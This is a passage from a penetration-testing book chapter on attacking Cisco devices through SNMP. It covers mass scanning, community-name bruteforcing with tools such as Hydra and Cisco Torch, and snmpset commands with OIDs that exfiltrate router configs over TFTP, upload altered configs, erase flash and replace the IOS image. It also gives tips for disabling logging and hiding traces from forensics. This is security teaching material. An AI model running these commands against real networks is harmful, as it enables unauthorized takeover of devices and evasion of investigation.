We say *pure SNMPv2c* because SNMPv3 is not really a *complete* protocol; rather, it is a set of security enhancements for the abundant SNMPv2c. This set has three possible modes of operation. The first mode, noAuthNoPriv, does not support any security features beyond SNMPv1 and is thus pretty meaningless. The second mode, authNoPriv, employs Secure Hash Algorithm (SHA) or MD5-based requests authentication and is the most commonly used SNMPv3 mode encountered in the wild. Finally, authPriv mode supports both SHA/MD5 authentication and Data Encryption Standard (DES) encryption of all packets sent. Of course, we all know that DES was cracked, and now we are living in the Advanced Encryption Standard (AES) world. Nevertheless, something is better than nothing. Putting it straight, packet encryption with DES is likely to stop Joe Cracker, but not Bob the <insert the name of your favorite intelligence service here> Spy master. Cisco did go forward, planning to implement 3DES and AES support for SNMPv3 agents, even though we haven't encountered IOS versions with such support turned on yet.

To audit the security of SNMP services, you should be sufficiently fluent with this protocol's structure and operations. The Cisco web site provides some very decent resources about all SNMP versions and their IOS, CatOS, and PIX OS implementations; we strongly recommend that you study this information:

- <http://www.cisco.com/warp/public/535/3.html>
- [http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito\\_doc/snm](http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito_doc/snm)
- [http://www.cisco.com/pcqibin/Support/browse/psp\\_view.pl?p=Internetworking:SNMP&s=Implementation and Configuration](http://www.cisco.com/pcqibin/Support/browse/psp_view.pl?p=Internetworking:SNMP&s=Implementation%20and%20Configuration)

Of course, we cannot replicate all this information in this book, since it would constitute a major tome on its own, but at least we can give you some direction concerning what to look for and pay attention to, security wise.

All devices that participate in an SNMP network are defined as *network elements*. Network management stations poll and receive data from all network elements on such networks and can be used to change element settings, if configured and permitted to do so. A *network management station* (NMS) is usually a system administrator's machine running management and monitoring software, which may range from a full-blown commercial suite such as CiscoWorks or IBM Tivoli to a free and (comparatively) modest and common toolkit like UNIX Net-SNMP or Windows NetScanTools.


Agents are software modules running on the monitored and controlled devices, that respond to NMS SNMP requests and can also report events to the NMS using SNMP traps (unacknowledged User Datagram Protocol [UDP] messages) and SNMP informs (acknowledged UDP messages, SNMPv2c and above). Agents listen for NMS requests on UDP port 161, while NMS listens for traps and informs on UDP port 162, while also running an agent and having UDP port 161 open. When scanning for SNMP devices, it makes sense to sweep the network for both UDP ports involved. Identifying the NMS is very useful, since it presents a precious target for an attack for a variety of reasons—one of them being elimination of remote logging via SNMP traps and informs to cover one's traces. In the majority of cases, the NMS will be a Windows XP/2000 Professional, Linux, or Solaris box. (Exploitation of these systems lies outside of our coverage area; consult other books in McGraw-Hill/Osborne's *Hacking Exposed* series for more information.)

To store and arrange data, SNMP uses a vast tree structure named the *Management Information Base* (MIB). Supporting all MIB branches is a luxury and is not something usually done by real-world SNMP agents—for example, there is no point in supporting a DecNet branch if this protocol is not implemented on the device running the agent. The structure of the MIB tree is defined by *Object Identifiers* (OIDs). The OID is a string of numbers derived from the MIB tree that is used to identify an object. The number

consists of digits separated by dots—how the OIDs are organized is an art in itself, and several web sites are devoted to explaining how OIDs are assigned and used.

The best way to study the MIB tree is to play around with a decent MIB browser. A variety of MIB browsers have been written on all common programming languages for all existing operation systems, and we review them later in this chapter.

Knowing the OIDs (for example, the OID to pull a configuration file from a router) saves you time otherwise spent browsing up and down the MIB tree. Remembering long subtree numbers is yet another form of "IT masochism"; to make this easier, a naming convention was adopted for long OIDs in a form of object names. The Cisco web site has a tool called the SNMP Object Navigator that translates object names into OID numbers and back, in case your SNMP suite wants an explicit number or name. This tool can be found at <http://www.tools.cisco.com/Support/SNMP/do/BrowseOID.do?local=en>. If you have already looked at the whole MIB tree—perhaps at one of the Cisco web pages or by clicking through "Browse the Object Tree" at the Cisco SNMP Object Navigator site—you probably noticed a private Cisco MIB subtree (shown in [Figure 6-4](#)). Another more detailed and artistic view of a Cisco MIB subtree is available at <http://www.carsten.familie-doh.de/mibtrees/cisco.html>.



**Figure 6-4:** Cisco MIB subtree

It is important that your SNMP testing tools support Cisco MIBs, so that no

useful information about the audited device is missed. While the majority of SNMP tools, such as MIB browsers, support Cisco MIBs, it is always good to check that they are actually loaded up. It may be necessary to download and compile Cisco MIBs to feed them to the tool you want to use to investigate and attack the device before the audit takes place. The MIBs can be downloaded from the Cisco web site at <http://www.cisco.com/public/sw-center/netmgmt/cmtk/mibs.shtml>; these can be downloaded either on a per-device basis or as large archive files, or from the Cisco FTP server at <http://www.ftp://ftp.cisco.com/pub/mibs/>. These MIBs require compilation, which is implemented as a function in many higher-end tools we describe in this section. Alternatively, you can import already-compiled MIB files from one tool to another, if the functionality of the exporting tool is less than that of the one you want to use.

## SNMP Mass Scanning

|               |                     |    |
|---------------|---------------------|----|
| <b>Attack</b> | <i>Popularity:</i>  | 10 |
|               | <i>Simplicity:</i>  | 9  |
|               | <i>Impact:</i>      | 9  |
|               | <b>Risk Rating:</b> | 9  |

The main difference between mass scanning for telnetd and other services described in this chapter and mass scanning for SNMP services is that for the latter you scan for open UDP ports. As you'll recall, for the process of UDP port scanning in general, a port is considered to be open if the scanning host does not receive back an Internet Control Message Protocol (ICMP) port unreachable message. That is where the trouble starts. If the UDP traffic is filtered at the scanned host (or on a firewall in front of it, or simply somewhere on the packet path), a portscanner is going to show all UDP ports as open | filtered. This is a very common case with all mass UDP scans, which tend to produce an enormous amount of false positives. Alternatively,



the scanned host could have sent back the ICMP port unreachable packet, but it was filtered out by a firewall on the way to the attacker's box. The only way to sort out such problems is to go above Layer 4 and send what we call an *SNMP ping*. This simply means requesting an OID/object name universally present on all SNMP agents. A good example of such an object name is sysDescr (OID .1.3.6.1.2.1.1.1), and this is what Cisco Torch and a few other tools do when scanning for SNMP services. Requesting sysDescr has an obvious advantage of returning the OS version—a fast and relatively quiet way to fingerprint the remote OS with a very high degree of precision. Another frequently used object name is sysUpTime (OID: 1.3.6.1.2.1.1.3), which requests the OS uptime. Of course, you should know a correct community name to retrieve this information; SNMP scanning tools usually use *public* or both *public* and *private*. To conclude, the typical UDP scan for SNMP ports is not very useful in practice, especially in mass scanning, and can be used mainly with the SNMP ping to try to discover whether port 162 is also open.

Another classic problem with UDP scanning is its slow speed. UDP is a connectionless protocol that does not provide error checking. (Even the UDP CRC32 checksum is not always supported by the involved IP stacks!) Thus, it is a common practice to send three successive UDP packets to a scanned port and wait for at least one ICMP port unreachable to be returned to declare whether or not the port is open. This, of course, significantly slows down the scan. There isn't much you can do about it, apart from using multiple sending threads or forks to spit out as many packets per unit of time as possible. This is a problem for tool developers (for example, overflowing socket and open files tables in Java), and it is very resource-consuming. So don't be surprised if a mass UDP scan hangs a low-end machine.

Many tools can be used to do SNMP community guessing, but not all of them support mass scanning or do it in an efficient manner. One tool that gets the job done is onesixtyone by Solar Eclipse (<http://www.phreedom.org/solar/onesixtyone/>), which can take a target host file as an input (`-i` flag). Another tool is snmp-audit (<http://www.people.musc.edu/~gadsden/tools/snmp-audit/>), a collection of Perl scripts from Richard Gadsden. The first script, `subnet2ip.pl`, produces a

list of IPs from a Classless InterDomain Routing (CIDR) network range. The second one, `snmp_get_sysDescr.pl`, does the SNMP ping. Finally, `snmp_report.pl` produces a nice HTML report from the `snmp_get_sysDescr.pl` output. These scripts can be run in succession; however, the best way to use them is from a single line, as suggested in the README:

```
arhontus / # ./subnet2ip.pl < subnets.txt | xargs -n1 snmp_get_sysDescr.pl > snmp.txt
```

Then you can follow it with this command:

```
arhontus / # ./snmp_report.pl -t subnets.txt < snmp.txt > sr
```

Alternatively, you can use `snmpscan.pl` by Knight/Phunc, to which you can supply the name of the host file in a `my $hostfile = "hosts";` line or opt for jshaw's `snoopy.pl`, giving it a hosts file with `cat hosts.txt | snoopy.pl`. Or, if you like Bash, you can use `snmpscan.sh` by Lcamtuf, which uses `snmpget` from Net-SNMP (or older UCD-SNMP) suites and checks for both `sysDescr` and `sysContact` object names. (Note that all these tools are available from the Packetstorm web site.)

In general, on UNIX systems you must have Net-SNMP installed if you plan to do any serious SNMP testing or simply use the protocol for management. You can download Net-SNMP from <http://www.net-snmp.org/>, but most likely it will come with your Linux or BSD distribution of choice and can be easily installed with the packaging system it uses (`emerge net-snmp` in the author's case, not to be confused with Net-SNMP the Perl module). Finally, Cisco Torch can take any kind of target input (IP ranges, CIDR notations, hosts file with `-F`) and was tested to work quite fast:

```
arhontus / # time perl cisco-torch.pl -u 192.168.77.0/24
<skip output with two Catalysts found>
real 0m23.688s
user 0m2.593s
sys 0m2.534s
```


A tool that deserves a separate mentioning here is `braa`, an SNMP scanner built for mass scanning without a need for Net-SNMP and capable of

querying hundreds of hosts simultaneously. To gain maximum speed, braa does not have an ASN.1 parser for object names, so you have to use the OIDs. (This is where the Cisco SNMP Object Navigator or Net-SNMP `snmptranslate` utility comes in handy—see the `snmptranslate` man pages.) Braa uses the opportunity to send several queries in a single packet and also has SNMP walk and set functionalities, a topic to which we will return later in this chapter. While the syntax of braa may look awkward for those unfamiliar with the protocol, it is actually quite comfortable to employ once you have played with SNMP browsers and studied the MIB tree. To run mass SNMP get queries with braa, define the target network ranges, like so:

```
arhontus / # ./braa -v public@192.168.77.0-192.168.77.255:16
```

You may need to adjust the `sendtime` parameter to avoid overfilling the sending buffer of your IP stack. Also, you can create a list of multiple queries beforehand and feed it to braa via a `-f` flag.

While the majority of Perl programs mentioned so far should work on Windows with Perl and the Net::SNMP Perl module installed (and you *do* want Perl installed if you're hacking from the Microsoft platform), you can also use a few Windows-specific SNMP scan tools that do not depend on it. Foundstone (<http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/overview.htm>) provides a free tool called SNScan (Figure 6-5), which is capable of scanning networks using nonstandard SNMP ports as well as 161.



**Figure 6-5:** Foundstone SNScan

Of the commercial tools, IP Network Browser from SolarWinds Network Management Tools (<http://www.solarwinds.net>) does a good job of sweeping given network ranges for SNMP-enabled devices, retrieving a wealth of information from the found devices with known/guessed communities, and presenting it in a very nice and interactive manner (Figure 6-6). Before sweeping, you can choose what kind of information you want to obtain from all found devices.



Figure 6-6: SolarWinds IP Network Browser

## SNMP Bruteforcing and Dictionary Attacks

*Popularity:* 9

*Simplicity:* 9

**Attack**

*Impact:* 9

*Risk*

Considering the fact that SNMP request with an unknown community does not produce any response, two methodological approaches to initiating SNMP community bruteforcing could be used. One is to run a casual UDP portscan against a tested machine and then use a long list of community names or random community name generation until the response to your request object code is received. Another is to run a mass scan using more than one community name when scanning, with an obvious limit imposed on the community names list length that has to correlate with the attacked network size to finish the scan in a reasonable amount of time. For the first approach, a casual dictionary file would suffice. For the second one, a careful choice of communities for the short list is needed. Apart from the obvious *public*, *private*, and *secret*, we recommend adding *cisco*, *ciscoworks*, *ciscoworks2000*, *ilmi*, *write*, *tivoli*, *openview*, *mrtg*, *rmon*, several other common guesses (*router*, *catalyst*, *cisco1*, and so on), and community names derived from the scanned device company, domain, and hostname.

A great variety of SNMP dictionary attack tools are available for all OS types. Since you can feed them a list of randomly generated characters as well as a proper dictionary file, we don't make a distinction between dictionary and bruteforcing tools here. We have already mentioned some of the utilities/suites that can be used to launch such attacks when involved in mass SNMP scanning—for example *onesixtyone* and *snmpscan.pl*. Another such tool is *snoopy.pl*, for which you must define the short list of communities to try inside of the script and use *cat* to provide the list of hosts to it. Of course, such tools are your choice for the second mass scanning plus limited community guessing attack methodology. Some applications are capable of bruteforcing SNMP communities on a single host only, such as Aidan O'Kelly's *snmpbrute* (we suggest changing *sysLocation* to *sysDescr* in its code prior to compilation) and *ADMsnmp*:

```
arhontus / # ./snmp
ADMsnmp v 0.1 (c) The ADM crew
./snmp: <host> [-g, -wordf, -out <name>, [-waitf, -sleep, -many
<hostname> : host to scan
```

```
[-guessname] : guess password with hostname
[-wordfile] : wordlist of password to try
[-outputfile] <name>: output file
[-waitfor] <mili> : time in milliseconds in each send of sr
[-sleep] <second> : time in second of the scan process li
[-manysend] <number>: how many packets to send by request
[-inter] <mili> : time to wait in milliseconds after eac
```

You can also use Hydra or xHydra—here's an example:

```
arhontus / # hydra 192.168.66.202 snmp -P community.txt -v
[VERBOSE] More tasks defined than login/pass pairs exist. Ta
Hydra v4.4 (c) 2004 by van Hauser / THC - use allowed only f
Hydra (http://www.thc.org) starting at 2005-02-23 01:04:29
[DATA] 14 tasks, 1 servers, 14 login tries (l:1/p:14), ~1 tr
[DATA] attacking service snmp on port 161
[VERBOSE] Resolving addresses ... done
[STATUS] attack finished for 192.168.66.202 (waiting for chi
[161][snmp] host: 192.168.66.202 login: password: publ
[161][snmp] host: 192.168.66.202 login: password: priva
Hydra (http://www.thc.org) finished at 2005-02-23 01:04:35
```

And Cisco Torch implements both single host and mass scan SNMP bruteforcing:

```
$ perl cisco-torch.pl -u -b 192.168.66.202
Using config file torch.conf...
#####
Cisco Torch Mass Scanner 0.3b
Because we need it...
http://www.arhont.com/index-5.html
#####
```

```
List of targets contains 1 host(s)
Will fork 1 additional scanner processes
8257: Checking 192.168.66.202 ...
```

\* Cisco by SNMP found \*\*\*

\*System Description: Cisco Internetwork Operating System Software  
IOS (tm) C2600 Software (C2600-IK9O3S3-M), Version 12.3(6),  
Copyright (c) 1986-2004 by cisco Systems, Inc.  
Compiled Wed 11-Feb-04 19:24 by kellythw

\*\*\* Check 192.168.66.202 community SNMP : public

\*\*\* Found Public SNMP community \*\*\*

\*\*\* Check 192.168.66.202 community SNMP : private

\*\*\* Found no public SNMP community : private


\*\*\*System Description: Cisco Internetwork Operating System Software  
IOS (tm) C2600 Software (C2600-IK9O3S3-M), Version 12.3(6),  
Copyright (c) 1986-2004 by cisco Systems, Inc.  
Compiled Wed 11-Feb-04 19:24 by kellythw

--->

- All scans done. Cisco Torch Mass Scanner 0.3b -

---> Exiting.

On the Windows side of the world, SolarWinds' Network Management suite offers the best set of tools for SNMP bruteforcing and dictionary attacks, with both attacks implemented separately (see [Figures 6-7](#) and [6-8](#)).





**Figure 6-7:** SolarWinds Router Security Check



**Figure 6-8:** SolarWinds SNMP bruteforce

Of course, SolarWinds is a commercial tool. If you want a free SNMP bruteforcer for Windows, Cygwin and ActivePerl are your best friends. We have also released a Windows package of Cisco Torch that includes a stripped-down version of Cygwin to make your life easier.

## **SNMP Browsing and Cisco Device Reconfiguration**

## Attack

Popularity: 10

Simplicity: 9

Impact: 10

**Risk  
Rating: 9**

Now that you've got valid SNMP community names, it's time to have some fun. The first thing you probably want to do is find as much information about the device as you can. This can be done via *snmpwalking*, which is a successive salvo of SNMP getNext requests. The most straightforward way of doing this is running Net-SNMP *snmpwalk*:

```
arhontus / # snmpwalk -v 2c -c public <server IP>
```

Or, you can use Juergen Schoenwaelder's *scli* (<http://www.ibr.cs.tu-bs.de/projects/scli/>):

```
arhontus / # scli
scli > help
```

Scli is a command interpreter which can be used to browse, monitor and configure SNMP enabled devices. All scli commands are organized in a hierarchy. The top-level commands are:


- open            Establish an association to a remote SNMP agent.
- close          Close the association to a remote SNMP agent.
- exit            Exit the scli command interpreter.
- help            Show this help information.
- history        Show the history of the last scli commands.
- create         Create object instances on the remote SNMP agent.
- delete         Delete object instances from the remote SNMP agent.
- set            Modify object instances on the remote SNMP agent.
- show           Show information provided by the remote SNMP agent.
- monitor        Monitor information provided by the remote SNMP agent.
- dump           Dump scli command sequences to restore configuration.

Use the "show scli command tree" command to browse the complete scli command tree and the "show scli modes" command to obtain a detailed description of the various scli commands.

```
scli > open 192.168.77.254
100-scli trying SNMPv2c ... good
(192.168.77.254) scli > show
500 tooBig @ varbind 0mm
500 tooBig @ varbind 0
500 tooBig @ varbind 0m
500 tooBig @ varbind 0
500 tooBig @ varbind 0
<skip nicely formatted huge output from the queried Catalyst
practically everything about that switch one can find via s
```


Scli does not require installation of Net-SNMP or UCD-SNMP. In addition, it uses a Cisco mode centered around Cisco IP accounting queries that many network administrators will find useful.

Under Microsoft Windows you can use the SNMP walking functionality of NetScanTools Pro (<http://www.netscantools.com>), shown in [Figure 6-9](#), or opt for a MIB Walk from the SolarWinds suite.



**Figure 6-9:** SNMP walking with NetScanTools Pro

Of course, you may want a nice graphical interface that is more comfortable and educational to use than the plain snmpwalk output—in other words, you want a MIB browser. These are abundant and come in different flavors and for all common OSs. All respectable network management and SNMP standard compliance/vulnerability testing tools have in-built MIB browsers and do some multifunctional network discovery applications—for example Getif (<http://www.wtcs.org/snmp4tpc/getif.htm>), shown in [Figure 6-10](#), for Windows.



**Figure 6-10:** Getif MIB browser

However, standalone MIB browsers are also available. Even a CGI-based online MIB browser is available at <http://www.ibr.cs.tu-bs.de/cgi-bin/sbrowser.cgi?ACTION=GETHOST&OID=&HOST=>, which allows you to query remote hosts without disclosing your IP. The beauty of all these applications is that you can view the whole MIB tree in a very structured way and use GET requests for separate MIBs to obtain only the information you really want without lengthy command-line adventures or greping through tons of snmpwalk output. The majority of MIB browsers also support SET, as well as WALK and GET commands, which allows you to use these utilities for easy and seamless remote device reconfiguration.

The best web site that categorizes and provides links for various commercial and free SNMP-related tools, MIB browsers included, is SNMPLink (<http://www.snmlink.org/Tools.htm>). We looked at many of the tools presented here, and while it is not possible to describe all of them in a single section of a single chapter, we'll briefly outline those we use on a daily basis.

Mbrowse, shown in [Figure 6-11](#), is a simple and easy-to-use SNMP browser for Linux, available as a package in many distributions (just do `emerge`

mbrowse in Gentoo).



Figure 6-11: Mbrowse

Unfortunately, Mbrowse does not have Cisco-specific MIBs loaded up by default, so we had to load precompiled ones taken from another tool, Scotty, by choosing File | Open MIB. In [Figure 6-11](#), Mbrowse shows open UDP ports on a Cisco 2500 router using a public SNMP community. The application supports SNMP versions 1 and 2c, has a nice MIB search functionality, and employs the SET command to configure remote devices with known read-write (RW) communities.

The iReasoning MIB Browser for Windows, shown in [Figure 6-12](#), is free and has features similar to Mbrowse, but it goes further by supporting SNMPv3 and having an additional SNMP trap receiver and network discovery functionality. There is also a need to import compiled Cisco MIBs into this application, which is done exactly the same way with Mbrowse.



**Figure 6-12:** iReasoning MIB Browser in action

To the contrary, DwMibBrowser, shown in [Figure 6-13](#), can be used under both Linux and Windows or any other OS supporting Java. It already has all Cisco MIBs in place and doesn't need additional MIB import. It is a basic, easy-to-use, and pleasant MIB browser with support for the SET command using

OIDs only.



**Figure 6-13:** DwMibBrowser, looking at a Cisco 2600 router

You may now be asking, "All these tools are both pretty and useful, but aren't there more Cisco-specific SNMP applications?" Of course, there is CiscoWorks, but it's on the expensive side, it's complex, and it's unlikely to be used by penetration testers and hackers alike (although we are aware that there are pirated copies of CiscoWorks out there). We have already mentioned a much cheaper commercial tool for Windows—namely the




SolarWinds Network Management Tools. Its Cisco utilities ([Figure 6-14](#)) are very functional and allow you to manipulate remote device configuration files with ease using a known RW SNMP community. To allow such manipulation, the suite includes a built-in TFTP server with additional proprietary security features.



**Figure 6-14:** SolarWinds Cisco Tools

Another useful Windows commercial tool is SNMPc (at <http://www.castlerock.com>— we use the Enterprise Edition). After it does the


network discovery procedure, a network topology map is displayed with all Cisco devices flagged ([Figure 6-15](#)). Right-click the device of interest and you'll see an extensive data polling and monitoring menu. Doubleclick the device, and a HubView pop-up depicting the device backpanel will appear. You can use it to monitor all ports and protocols running on the device; you can also switch its interfaces on and off by clicking them at the backpanel image.



**Figure 6-15:** SNMPc server running

How about a free tool with similar capabilities? Enter Scotty/Tkined (<http://www.home.cs.utwente.nl/~schoenw/scotty/>). While its interface may

not be that pretty, it's Cisco-related functionality is quite extensive, as seen in [Figure 6-16](#).



**Figure 6-16:** Scotty/Tkined and its Cisco-specific features

Before you can use these features, in the Tkined interface, choose Tools | IP Discover. Then choose IP Discover | Discover Route. Enter the IP of the Cisco router you want to check and click OK. The router and hosts on the way to it will appear. Choose Tools | SNMP Private and click SNMP CISCO. Set up a TFTP server if one is not already set up (the process of setting it up will depend on your OS and we suggest you consult the appropriate man page or another appropriate document to do it properly). If you're working on some UNIX flavor, go to `/tftpboot` and execute `touch routerconfig && chmod 777 router-config`. Now you are ready to go. Of course, depending on your preferences, the name of the TFTP directory and router configuration file can vary.

# Command-Line Remote Cisco Device SNMP Manipulation— IOS Hosts

## Attack

*Popularity:* 7

*Simplicity:* 6

*Impact:* 10

***Risk  
Rating:*** 8

While the majority of remote Cisco configuration changes can be easily done using the tools we have described, knowing how to make changes from a command line using Net-SNMP utilities or scli is both useful and simply cool for a variety of reasons. One reason is scripting, and in the "[Cisco SNMP: Useful Commands and Scripts](#)" section, we provide links to a few useful scripts available to the public domain. Another reason is the possibility of running distributed scans from remote hosts. This is how an experienced Black Hat would run his or her mass scanning using previously hacked-in machines to reach maximum efficiency, by pass standard ACLs, and hide tracks.

The Cisco web site provides the majority of remote command-line configuration-viaSNMP examples in place. Here we explain many of them in detail. In this section, Net-SNMP utilities are used, since they are freely available for many OSs from Microsoft Windows to Solaris and HP-UX.

## Countermeasure

Unfortunately, at the moment of writing some recommendations at the Cisco site appear to be obsolete and won't work with the current versions of Net-SNMP. The same applies to the command-line syntax provided at many technical forums. Nevertheless, everything written in this section was

verified by us many times and does the job.

The most common action that occurs when a Cisco device is attacked via SNMP is a password change. Reconfiguration via Telnet or SSH is more comfortable and complete than doing so via a RW SNMP community; thus, you want Telnet/SSH access to the box. Unfortunately, you can't just change the enable or login password via a single simple SNMP request. The proper procedure involves setting up a TFTP server on a machine you control, sending a request to the device to grab its configuration file, editing it with your favorite text editor (VIM, in our case), and uploading it back on the device.

We have already reviewed setting TFTPd on UNIX-like systems. Don't forget that the file with the same name as the Cisco config you are grabbing and with `-rwx` permissions for all users must exist on the server prior to download, unless you use `in.tftpd -c` flag. Also, check the TFTPd configuration file to be sure that access from the device you want to reconfigure is not denied.

For Windows platforms, many free TFTP servers are available, including one from Cisco itself and an enhanced TFTP server from SolarWinds. Of course, other commercial suites such as SNMPc also include TFTP servers. Usually, you need only run the server and make sure that the `/tftpboot` directory exists on your machine and is supplied to your server. Since you request the config via SNMP and get it back through TFTP, stateful firewalls will deny the transfer, so make sure that TFTP packets from the attacked device are allowed through to your host.

To retrieve a running config from a remote IOS machine, execute a command like this:

```
snmpset -v <SNMP version> -c <RW community> <device IP>
.1.3.6.1.4.1.9.2.1.53.<TFTP server IP> string <router-confi
```

When the command is run the first time, you need to load up a compiled Cisco MIB file to avoid errors. This is similar to the previously discussed

tools and is done using the `-m` flag—here's an example:

```
snmpset -v <SNMP version> -m <path to cisco.mib file> -c <RW
<device IP> .1.3.6.1.4.1.9.2.1.55.<TFTP server IP> string <
```

Then edit the `router-config` file in `/tftpbboot`. An experienced attacker would make a config backup copy first to preserve the original settings and load it up on the device after it is no longer needed. Restoring the original configuration of the attacked host makes forensics difficult (or impossible, if no centralized logging is used). Typical alterations to the configuration include changing login and enable passwords, switching off logging and timestamps, tweaking the ACLs to allow unhindered access to the network behind the device (for example, a wired LAN behind a Cisco Aironet access point), enabling remote access from the outside (if previously unavailable), and adding additional RW SNMP communities. Surely more can be done to the IOS device, and we'll cover these possibilities later in the book.

To load altered `running-config`, execute this:

```
snmpset -v <SNMP version> -c <RW community> <device IP>
.1.3.6.1.4.1.9.2.1.53.<TFTP server IP> string <router-confi
```

Since we don't load the file onto NVRAM, rebooting the device will restore its original configuration and can be used by crackers after the attack is done as an alternative to loading up a backup file with the initial configuration. This reboot can be performed via SNMP with the command

```
snmpset -c <RW community> -v <SNMP version> <device IP> .1.3
```

as long as the line `snmp-server system-shutdown` is added to the configuration file. To load `running-config` into NVRAM without logging in via Telnet or SSH, you can always execute this:

```
snmpset -t <timeout, 60 recommended> -c <RW community> -v <S
<device IP> .1.3.6.1.4.1.9.2.1.54.0 i 1.
```

Now imagine that you want to replace the IOS with another image you like. An attacker may do it for a variety of reasons. For example, he or she may want an IOS with SSH or IPsec support to establish an encrypted connection to another hacked host. Or, a cracker may happen to have a patched IOS

binary with a planted backdoor and want to replace a running system with it. Then, the first action would be to get an original IOS from the box, like so:

```
snmpset -v <SNMP version> -c <RW community> <device IP>
.1.3.6.1.4.1.9.2.10.9.<TFTP server IP> s <IOS filename>.
```

To upload the system binary on the device, employ a command like this:

```
snmpset -v <SNMP version> -c <RW community> <device IP>
.1.3.6.1.4.1.9.2.10.12.<TFTP server IP> s <IOS filename>
```

You may need to erase Flash before moving a new IOS image to the device with this command

```
snmpset -c <RW community> -v <SNMP version> <device IP>
.1.3.6.1.4.1.9.2.10.6.0 i 1
```

